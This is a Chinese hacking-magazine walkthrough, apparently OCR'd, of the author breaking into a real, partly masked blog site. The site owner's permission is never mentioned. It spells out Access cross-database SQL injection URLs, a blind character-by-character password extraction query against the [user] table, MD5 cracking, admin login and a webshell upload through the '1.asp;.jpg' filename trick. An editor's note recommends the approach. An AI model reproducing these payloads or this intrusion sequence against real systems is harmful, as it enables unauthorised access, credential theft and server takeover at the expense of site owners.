


图7 语法错误

当时我就想，这也太给力了！把服务器环境变量都列了出来，自然也少不了绝对路径了！立刻访问网站的地址http://www.****.com/blog/inc/test.asp，果然文件存在，如图6。

其中的PATH_TRANSLATED，就是绝对路径了，这样问题就解决了。我们继续回到access跨库上。根据前面找到的asp数据库的地址再加上现在的绝对路径，完整的数据库地址就是：D:\Inetpub\wwwsites****\blog\db\blog_db.asp，接下来自然是找对应的存放管理账号密码的表名和列名了。通过“明小子”打开源码里的数据库，发现一个表“user”，心想这可能就是用来存放后台账号密码的地方了。但每当我双击user表时，就会弹出提示，如图7。

这下郁闷了，再查看别的表，都没问题，唯独这个表不可以。没关系，换一款工具，这次使用“老兵sql数据库管理专家”，这下成功读出了内容，如图8。




图8 读取数据




图9 错误

既然得到了表的结构，那么拿到网站上试试吧。访问地址：http://www.*****.com/s****ol/sc/pho****s/vip_pr*****.asp?id=10%20and%20(select%20count(*)from%20user%20in%20%22D:\Inetpub***********************.asp%22)>0，提示如图9，奇怪，将user换成别的表，比如blog之类的，就正常了。




图10 后台

看来问题还是出在这个表上。接下来我在这里纠缠了很久都没找到原因，最后我还尝试在本机测试连接这个数据库，首先建立一个文件cn.asp，内容为：

```
<%
dim conn
dim connstr
dim db
db="blog_db.asp"
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="&server.MapPath(db)
set conn=Server.CreateObject("adodb.Connection")
conn.Open connstr
%>
```

再建立一个文件te.asp，内容为：

```
<!--#include file="cn.asp"-->
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>主页面</title>
</head>
<body>
<%
  dim rs1,sql
  set rs1=server.CreateObject("adodb.recordset")
  sql="select count(*) from user"
rs1.open sql,conn,1,1
%>
```

然后把blog_db.asp放在和它们相同的目录下，访问te.asp，出错，将其中的user换成blog，就正常了。看来问题还是出在查询语句上。这时候想到的方法就是看看作者是怎么连接的，既然我连接不上而blog能连接上，那么很可能还是查询语句出了问题。于是通过跟踪参数的传递以及检验，在conn_blog.asp中有如下语句：

const TBL_USER = "[user]"

最终搞清楚，原来是没有加上[]符号导致的出错。再次连接网站，访问地址为：http://www.*****.com/sch*****/sc/ph*****/vip_p*****t.asp?vipid=10%20and%20(select%20top%201%20count(*)%20from%20[user]%20in%20%22D:\Inetpub***************b.asp%22)>0，这下返回了正常页面，看来没问题了。由于开始尝试登陆后台时使用admin做用户名，提示的是密码错误，所以知道用户名是正确的，接下来就是直接猜密码了。由于是access跨库，没有好的工具，当然可以自己写一个，不过开始我在尝试旁注这个站时，也发现过一个注入点，用工具跑表名时最后提示，该用户只能访问数据库1000次，那个页面也彻底不能打开了，我怕再发生相同的情况那就前功尽弃了，所以干脆手工。接下来就是悲惨的手工猜解过程了，打开电影，边看电影边猜。猜解的语句是：http://www.*****.com/sch*****/sc/ph*****/vip_p*****t.asp?vipid=10%20and%20(select%20top%201%20asc(mid(UserPassword,4,1))%20from%20[user]%20in%20%22D:\Inetpub***************b.asp%22)=50

将其中的UserPassword后面的数字慢慢增加就可以得到别的字符了，总共32位。最后猜出了结果，再拿到MD5的网站上破解，还算给力，破解了出来。拿着密码立刻登陆了blog的后台，成功进入，如图10。

登陆后台后，发现功能不多，不过有个sql执行功能，那基本没问题了，因为我们可以通过sql导出个shell，虽然是access的，但依旧是有办法的。不过这个比较麻烦，先看看有没有别的应用的地方，我记得在看源码时找到




图11 admin 页面

了一个admin的文件夹，直接在地址后面增加admin，就进入了另一个界面，如图11。

这下功能就多了，有个网络文件夹，点击后发现可以新建文件夹，建一个.asp的文件夹没有问题，而且上传的文件没有被重命名。这就简单了，直接上传一个1.asp;.jpg，成功搞定。最后贴出shell证明，如图12。

总结一下，拿这个站费的功夫还是比较大的，从开始的找注入到找绝对路径再到找表名，都遇到了困难。不过只要大家细心肯定能找到突破口。最后，小弟才疏学浅，如有问题还请指教。

编辑点评： *这篇文章建议大家多看几遍，学习下作者的渗透思路。*

